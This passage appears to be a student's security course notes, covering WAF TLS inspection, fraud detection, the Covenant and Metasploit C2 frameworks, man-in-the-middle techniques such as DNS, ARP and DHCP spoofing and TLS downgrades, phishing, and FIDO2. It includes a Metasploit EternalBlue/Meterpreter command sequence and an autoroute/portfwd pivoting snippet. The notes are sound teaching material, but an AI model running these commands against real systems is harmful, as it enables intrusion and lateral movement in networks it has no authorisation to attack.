6. Use the control of the firewall to access the intranet
7. Data exfiltration, ransomware campaign etc.




3. DEFENSE MECHANISMS

3.1. WEB APPLICATION FIREWALL (WAF)

A ***web application firewall (WAF)*** can prevent attacks on the application level such as shell attacks. They analyze the HTTP traffic and allow or block it based on their rule sets.

To analyze HTTPS traffic, WAFs use ***TLS termination/TLS inspection:*** When the client makes a HTTPS request, a connection is first established from the client to the WAF and then to the target server. This creates ***two different HTTPS connections***. Because the connection is terminated at the WAF, it can inspect requests and responses. If the packet contents are deemed clean, they are re-encrypted and sent to their destination. The WAF therefore acts as a ***(legitimate) Man-in-the-Middle***.



Normally, the client would receive an ***HTTP warning*** about certificates not matching. The client expects the certificate to be signed by the server *(or the server's CA)*, but due to the re-encryption, it is signed by the WAF. To avoid these warnings and ensure working connections, the administrator needs to install the root certificate of the WAF as a ***Trusted Root Certification Authority*** on ***all clients in the network***.

Considerations:

- ***WAFs cannot break TLS encryption***, so they have to terminate the existing one and establish a new connection instead of being able to analyze an existing connection.
- With TLS termination, the WAF can see data such as the ***URL query parameters*** *(ost.ch/api?**token=mytoken**)*. Without it, a MitM attacker or WAF would only see the hostname of the request.
- ***WAFs can only analyze HTTP(S) traffic***. If content analysis of other protocols is needed, an ***inspection proxy*** can be used *(e.g. Burp, Zap)*. It can also perform TLS termination/inspection.
- ***Perfect Forwarding Secrecy (PFS)*** is not affected by correctly configured TLS termination. *(See chapter "Downgrading encrypted traffic" (Page 15))*

Regular Firewall	*Web Application Firewall*	*Inspection Proxy*
Who is allowed to communicate with whom? Creation of traffic routes. No content analysis. Works on OSI Layer 3 and 4	Inspection of HTTP traffic, blocked or allowed based on rule sets. HTTPS analysis with TLS termination. Works on OSI Layer 7	Inspection of all traffic, not just HTTP(S). Terminates TLS if needed. Works on OSI Layer 5-7.

Inside of the network, regular firewalls, WAFs and proxies can't interfere. An attacker can therefore execute attacks more efficiently if they are inside the intranet.

3.2. MICROSOFT SMARTSCREEN

Microsoft SmartScreen is a security feature in Windows that helps protect users from malicious software and websites accessed over the browser. It checks downloaded files and visited URLs against a ***reputation database***. It has two types of checks:

- Checks if it is on a list of files that are ***well known*** and downloaded frequently. If the file isn't on that list, SmartScreen shows a warning, advising caution.
- Checks if it is on a list of reported malicious software sites and programs ***known to be unsafe***. If it finds a match, it displays a warning that the file may be malicious.

3.3. FRAUD DETECTION

To detect fraudulent behavior, a lot of data is needed. For example, to detect fraud in an E-Banking application, usually ***technical details from the current and previous session*** *(User agent, IP, time, browser fingerprint, average login duration…)* and ***details of current and previous transactions*** *(amount, virgin payment, beneficiary, transfer to which bank…)* are compared. If there's something unusual, the bank can step in. Depending on how many indicators are triggered, the bank can require more stringent verification of the transaction:


1. Automatic authorization, no action required from customer
2. Authorize transaction with 2FA
3. Bank calls the customer to verify that they are not getting scammed

A man-in-the-browser attack is also likely. The banking website can utilize Clickstream analysis *(Behavior of the user on the page)*, Outliner Detection, Keystroke typing speed and URL frequency analysis.

3.4. FORENSIC READINESS

In order to trace individual requests on a web app, the system that terminates TLS from clients *(e.g. WAF)* needs to create a ***unique ID*** for that request *(doesn't have to be a random number)*.

When the request passes through the various backend services, this ID is always passed along and written into log files, together with a timestamp. This enables ***correlation*** across logs of different services and makes it easier to trace a request throughout the system.



4. C2 FRAMEWORKS

4.1. COVENANT

Covenant is a C2 framework built in .NET. It has various payloads, but most are geared towards Windows.

- ***Listener:*** Listens to connections from grunts. The main listener is the `HTTPListener`, which can be configured for HTTP or HTTPS.
- ***Launcher:*** Program created by a listener to run on the victim. There are many different Launchers: PowerShell, MSBuild, .NET binary, WMIC, Regsvr32…
- ***Grunt:*** Once a launcher has been executed and a connection to its listener has been established, it turns into a grunt. A grunt can execute shell commands, start programs, bypass Windows User Account Control (UAC), start a key logger, persist itself and more.

4.2. METASPLOIT

The Metasploit Framework is a tool to develop and run exploits against targets. It is based around the concepts of ***exploits*** and ***payloads***. The workflow of a attack with Metasploit is:

```
use exploit/windows/smb/ms17_010_eternalblue # Set the exploit - here the EternalBlue vuln
set LHOST eth0                               # Set the network interface the exploit connects to
set RHOST target.example.com                 # Set the address of the target
set payload windows/x64/meterpreter/bind_tcp # Set the payload - here Meterpreter via bind shell
exploit                                      # Attack!
```

4.2.1. Exploits

Exploits in Metasploit abuse a certain vulnerability to gain access to a target. There are two types of exploits:

- ***Active exploit:*** Attacks a specific host, runs until completion then shuts down *(e.g. Brute force modules will exit when a shell opens on the target)*
- ***Passive exploit:*** Waits for incoming hosts and attacks them as they connect. They focus on clients *(web browsers, FTP clients)*. They report shell access on victims as they happen and these shells can be individually accessed.

4.2.2. Payloads

Once a target has been accessed with a exploit, a payload can be deployed. This can be as simple as starting a shell or deploying a whole payload framework. Payloads can be grouped into the following categories:

- ***Inline/Non-staged/Singles:*** Standalone payloads that contain the entire code *(start a program, add new user)*
- ***Stager:*** Set up a network connection to the attacker, usually via "Bind Shell" (Page 7) or "Reverse Shell" (Page 7) and lets the attacker download stages
- ***Stage:*** Payload components to be downloaded by stagers to execute further attacks

4.2.3. Meterpreter

The most well known stager is ***Meterpreter***. It runs completely in memory and features various extensions to exploit the target: Download/upload/edit files, execute programs, take screenshots, dump the SAM DB 0 *(Windows user configuration database)*, be a keylogger, starting other attacks against services running on the machine…

One of the most useful Meterpreter features is ***Port Forwarding***: If we know our victim is connected to multiple subnets and we want to attack another machine in a different subnet, we can use `autoroute` to add new routes into the Metasploit routing table. The `portfwd` command in Meterpreter allows the attacker to forward network traffic from the victim machine to another system or port. This is useful for accessing internal services on the victim's network that would otherwise be unreachable (***lateral movement*** inside the network).

```
# Run after setting up metasploit
use post/multi/manage/autoroute
set SESSION 1
set SUBNET 192.168.75.0
set NETMASK /16
run
# -l: local port, -p: remote port
portfwd add -l 2222 \
  -r 192.168.75.133 -p 22
```

4.2.4. Msfvenom

Msfvenom is a standalone payload generator. It can create Metasploit payload executables or attach them to existing binaries. To hide the payloads from antivirus software, Msfvenom can also apply encoders to the generated payloads.

5. MAN-IN-THE-MIDDLE ATTACKS (MITM)


In a Man-in-the-Middle attack (MitM), an attacker inserts themselves into communications of two (or more) parties. They can read all exchanged messages and send modified messages to the parties. A MitM can be performed at different layers:

Infrastructure level	*Network level*	*Application level*
– Forge BGP announcements to route traffic over attacker-controlled servers – IMSI catchers at border control to link phone ID to passport – Rouge 4G/5G antenna to function as IMSI catcher – Surveillance with court order through (mobile) provider – Fake Access Point offering free Wi-Fi – NFC Relaying Attack to send your card data to a payment terminal somewhere else	– Capture Bluetooth advertisement, connect to device, then re-advertise that device again – ARP spoofing – DHCP poisoning	– Software installed on client *(Malware, Surveillance software)* – Attack on remoting protocols *(SSH, RDP)* – Man-in-the-Browser

5.1. DOWNGRADING ENCRYPTED TRAFFIC

A MitM-attack on ***unencrypted traffic*** *(DHCP, DNS, HTTP, SMTP)* can easily read and manipulate messages. When dealing with ***encrypted traffic*** *(HTTPS, SSH, SMB, SMTPS, RDP)*, the attacker must either do ***TLS termination*** *(see "Web Application Firewall (WAF)" (Page 12))*, or ***downgrade the connection*** to insecure or no encryption. This may generate warnings to the user, alerting them that something is up.

1. When a client first connects to a server, it sends a "Client Hello" as part of the TLS Handshake to the server. It contains all the encryption ciphers the client supports.
2. The MitM forwards this package unmodified to the server.
3. The server responds with a TLS "Server Hello", containing all the ciphers it supports.
4. The MitM now removes all (secure) ciphers from the Server Hello, making it appear to the client that the server doesn't support encryption at all (or only with insecure ciphers).
5. The client falls back to insecure or no encryption
6. The MitM can now read all messages.



Prevention:

– ***Disable weak/unencrypted connections server-side:*** If the server only offers secure ciphers, a downgrade attack is harder because the server doesn't accept these types of connections. The MitM would need to add TLS termination or never contact the server at all by serving a fake website to the client or similar.


– ***Perfect Forwarding Secrecy (PFS):*** Protects past sessions against future compromises of keys or passwords. By generating a unique ***ephemeral key*** for every session a user initiates, the compromise of a single session key will not affect any data other than the data exchanged in the specific session protected by that particular key. Even if the private key is revealed, past sessions cannot be decrypted.

– ***HTTP Strict Transport Security (HSTS):*** See chapter "HTTP Strict Transport Security (HSTS)" (Page 18)

5.2. TYPES OF MAN-IN-THE-MIDDLE ATTACKS

5.2.1. DHCP Spoofing/DHCP Poisoning

1. The attacker sets up a fake DHCP server
2. Client sends out a DHCP request. Because these are always a broadcast, both the real and fake servers receive the request.
3. The ***faster response wins***. To up its chances, the attacker can start a Denial-of-Service attack on the real DHCP server.
4. In the answer, the attacker sets a DNS server also under their control. They can now control address resolving and direct their clients to fake websites.




5.2.2. DNS Spoofing/DNS Poisoning

1. The client gets a IP address from the DHCP as normal and the DHCP registers the client's hostname in the DNS
2. The attacker sends out a DNS `DELETE` command for `ost.ch` to remove the correct entry from the DNS
3. The attacker sends a DNS `ADD` command for `ost.ch` containing an IP address under their control.
4. Any DNS responses for `ost.ch` now contain the attacker's spoofed IP.

Important: The attacker's packages must be forged with a library like `scapy` to change the ***origin IP to that of the DHCP***, as most DNS servers only accept DNS updates originating from the DHCP-IP.

DNS spoofing can be ***prevented with DNS over HTTPS (DoH)***, as the DNS query will then be encrypted and answered by the DoH provider instead of the local DNS server.




5.2.3. ARP Spoofing

In a LAN environment, each IP address must be resolved to a MAC address. To get a specific MAC address, a ***ARP request*** is sent as a broadcast to the entire network. Once the MAC is known, the device stores it inside its ***ARP table*** for further communication.

Any device can just send ARP responses (without any request!), so-called ***gratuitous ARP*** packages. Most devices accept gratuitous ARP packages so they can quickly switch over to a new IP without discovering them through failed communications. This can be abused, as ARP doesn't have any kind of authentication.

A attacker can thus send out gratuitous ARP packages that set the MAC of all devices to their MAC and can thus intercept all traffic between these devices.



5.2.4. SSH Man-in-the-Middle

On every SSH connection, the client downloads the ***fingerprint of the SSH server*** and compares it to the one stored on the client. The fingerprint is usually based on the server's public key. Since there is no fingerprint available on first connection, the user must ***explicitly trust the fingerprint***. On subsequent connections, SSH will just connect without any messages if the fingerprint still matches.

When a SSH connection gets intercepted and re-encrypted by a Man-in-the-Middle attack, the victim receives a warning that the fingerprint of the server has been changed. If the user has ***strict checking enabled***, the new key cannot be simply adopted by saying "Yes". The old host key must be manually removed:

```
ssh-keygen -f "~/.ssh/known_hosts" -R "hostnameOfSshServer"
```

This can be avoided by using ***SSH Public Key Authentication***. When using public key authentication, each user has two keys:

- ***Public key:*** Can be freely shared with anyone. With the public key, data can be encrypted. To connect to a server, the public key of the client is copied onto the server to whitelist this key.
- ***Private key:*** Remains with the user that created it. Data encrypted with the public key can only be decrypted with the corresponding private key. Never share your private key!

To log in with public key authentication, we first need to create a public/private key pair by running `ssh-keygen`. The public key now needs to be copied onto the ***`~/.ssh/authorized_keys`*** directory of the server, with the user directory matching the one you want to login as. The process can be done manually or with the `ssh-copy-id` command.

When establishing a SSH connection, the server verifies if the certificate of the newly connected client matches wuth one of the public keys in `~/.ssh/authorized_keys` and if they don't, the connection is refused.
But to avoid falling back to password authentication when key verification fails, the client needs to disable password authentication in their SSH config.

SSH with 2FA

It is also possible to setup SSH to work with TOTP authenticator apps like Google Authenticator.

2FA does not prevent SSH MitM! Possible exploits are:

- ***Authentication Relaying***: If the MitM can proxy the protocol end-to-end, it can proxy the second factor too, because the 2FA is part of the same authenticated session handshake.
- ***Session Hijacking***: Once the authentication is complete, the attacker can still intercept and manipulate the session, regardless of whether 2FA was used.

The MitM attack exploits the fact that the client fails to verify the identity of the server. 2FA does not change this issue since 2FA only verifies the user's identity.

Only mutual authentication via ***public key*** auth can accomplish ***MitM protection***. Public-key user authentication prevents an attacker from stealing reusable credentials because the private key never leaves the client: The client proves possession by signing a challenge. The client also keeps a copy of the server's public certificate inside `known_hosts`.

5.2.5. RDP Man-in-the-Middle

RDP supports two security types:

- ***Standard Security:*** Encrypts traffic with RC4 *(symmetric key)*. Encryption values are shared during connection set-up
- ***Enhanced Security:*** Encryption is handled by external protocols *(TLS, CredSSP with NLA, RDSTLS)*. The used protocol is either pre-set or negotiated during setup

Before the introduction of ***Network Level Authentication*** (NLA), RDP always established a full session that presented the regular login screen of the server to enter credentials. This type of the authentication is wasteful, as the server has to allocate resources for a session even if the login fails.

With NLA, the authentication is performed before a full RDP session is established. This preserves resources, as a graphical session is only established when the authentication attempt is successful. It works like this

1. ***Initial Request:*** The client establishes a RDP session with the server
2. ***Negotiation Phase:*** The server presents its supported authentication methods, which includes NLA. The client then can respond that it likes to continue with NLA.
3. ***Credential Validation:*** NLA uses CredSSP to securely pass the credentials
4. ***Session Establishment:*** When the credentials are valid, the connection is encrypted using TLS and the user is granted a full graphical RDP session.

CredSSP is a protocol to securely transmit credentials. NLA uses it internally. The credentials are usually validated with NTLM or Kerberos.

Without NLA, the login is not encrypted and a MitM can successfully grab the login details while they are being sent to the server. In contrast, if invalid credentials are sent with NLA, the session is terminated early without many wasted resources. If a connection with valid credentials is established, the session data is transmitted with TLS to prevent Man-in-the-Middle eavesdropping.

If the 2FA is integrated after the credentials are accepted, then an attacker could still intercept or relay the credential portion and then be stuck with a 2FA challenge it can't solve. But if the MitM can ***intercept and relay the 2FA prompt and response*** in real time, then the attacker might succeed in relaying the full login *(credential + 2FA)* to the real server. If, however, the 2FA is integrated within the same secure login channel *(i.e. the second factor is part of the credential negotiation in the TLS/CredSSP exchange)*, then it becomes harder for a MitM to intercept or fake the 2FA step without being noticed or failing to pass the verification because the second factor is also encrypted.

5.2.6. Malware-based Man-in-the-Middle

A malware installed into the client has various methods to create MitM-attacks:

– ***Change the `hosts` file:*** The `hosts` file *(Windows: `C:\Windows\System32\Drivers\etc\hosts`, Unix: `/etc/hosts`)* is the first resource for resolving addresses, before any DNS is consulted. Any IP set there will be used to connect to the specified domain. A malware can add entries to redirect a victim to an attacker-controlled server
– ***Setup System Proxy with malicious trusted root certificate authority:*** The malware sets the system proxy to an attacker controlled one and installs a CA certificate the attacker created as a "Trusted Root Certificate" in the system, so HTTPS connections can also be sent to it.

5.2.7. Rogue Access Point

The attacker sets up a fake access point the victims connect to. The traffic is inspected by redirecting ports 80 and 443 to a local proxy with `iptables`. However, this method will lead to HTTPS errors on the user side if the certificate is not trusted.

5.3. MAN-IN-THE-MIDDLE PREVENTION

– ***User awareness campaigns***: Costly, time intensive, ineffective after a while
– ***Traditional 2FA***: Depending on the type it doesn't protect from phishing
– ***FIDO2***: Standard behind hardware tokens, see "FIDO2" (Page 20)

5.3.1. HTTP Strict Transport Security (HSTS)

Allows a server to instruct a browser that it must only communicate with the site using HTTPS, never HTTP, for a specified period of time. After the first HTTPS visit, the server sends the ***`Strict-Transport-Security` header***, which tells the browser to only establish HTTPS connections to this domain, reject all HTTP requests and enforce certificate validation. Domains can also be included in the HSTS preload list, making the browser enforce HTTPS even before the first visit. ***Protects sessions from MitM-attacks, downgrading and session hijacking***.

5.3.2. Mutual authentication with client certificates

Both the server and client share their certificate with each other. They can now sign their communication and verify with the shared certificate that the package is really coming from the system they expect. If a MitM-attack happens, the attacker would replace the Public Key and the signed package hash with their own. But the receiver will not accept this forged package, because the CA signature doesn't match.

6. PHISHING & AUTHENTICATION

6.1. OFFLINE PHISHING

The attacker provides a website that mimics the login flow of a website the user has an account on. When they enter their login data, it is transmitted to the attacker. The credentials are not immediately forwarded to the target website, just stored by the attacker. They can then login into the real website with these credentials at a later date.

How can the attacker make the user go on their fake website?

- Claim that an application is now reachable under a new link
- A HTML link where the link text is the real website, but `href` points to the attacker site
- ***Homograph attack:*** Register a domain with a hard-to-spot typo or Punycode and send a link to it

Mitigations: User Awareness Training, 2FA, Monitor domain registrations similar to your own

6.2. ONLINE PHISHING


In online phishing, the attacker has a MitM session established with the victim. When the victim logs into a website, the website thinks the attacker is the actual user and the user thinks the attacker is the actual server. To keep this alive, the ***attacker*** must rewrite all URLs from the real website to their domain. This includes ***cookies*** and ***links in HTML, JS & headers***.

6.3. AUTHENTICATION


Authentication is the process of verifying who the user claims to be. It may involve different factors:

- ***To know something:*** Password, PIN…
- ***To own something:*** Smartcard, One Time Password (OTP), Yubikey, Authenticator App…
- ***To be something:*** Fingerprint, Iris, Voice, Face…

Multi-Factor Authentication combines at least two different factors. Most second factor mechanisms ***do not protect against Phishing***: A MitM can steal Username/Password **and** a OTP, as they are sent through the same device. However, if the second factor works via confirming a push notification on a device, this is no longer possible, as ***the device directly communicates to the server*** and not through the MitM victim.



Phishing attack where the 2FA token gets sent through the MitM




Phishing attack where the 2FA goes through a push notification, bypassing the MitM

6.3.1. FIDO2

Fast Identity Online 2 (FIDO2) is a authentication protocol, primarily for use in the web. Its main feature is that the authentication information is stored in a ***hardware token*** that the client possesses, the ***authenticator***.

1. During ***registration***, a key pair is generated for this relying party by the authenticator. The public key is then sent to the relying party.
2. When the user attempts to log in, the relying party sends the ***origin*** *(its domain name)* and a ***challenge***.
3. The client verifies that the origin in the challenge and the website domain match and forwards that to the authenticator.
4. The authenticator looks up the private key of that origin and ***signs the challenge*** with it. The result is forwarded to the client and then to the relying party
5. The relying party looks up the public key of the authenticator sent during registration. If the signature of the signed challenge matches the public key, the login is successful

The authenticator stores a key pair for each relying party that is registered, so a ***private key is never reused*** across different relying parties.



Protocol	***Description***
CTAP *(Client to Authenticator)*	The communication between the client and authenticator happens in CTAP. FIDO2 uses the newer CTAP2 standard. Supported bindings: USB HID, NFC, Bluetooth & Bluetooth Low Energy
WebAuthn *(Web Authentication)*	Standardized JavaScript API for FIDO2. Implemented by browsers and related web infrastructure

6.4. PSEXEC

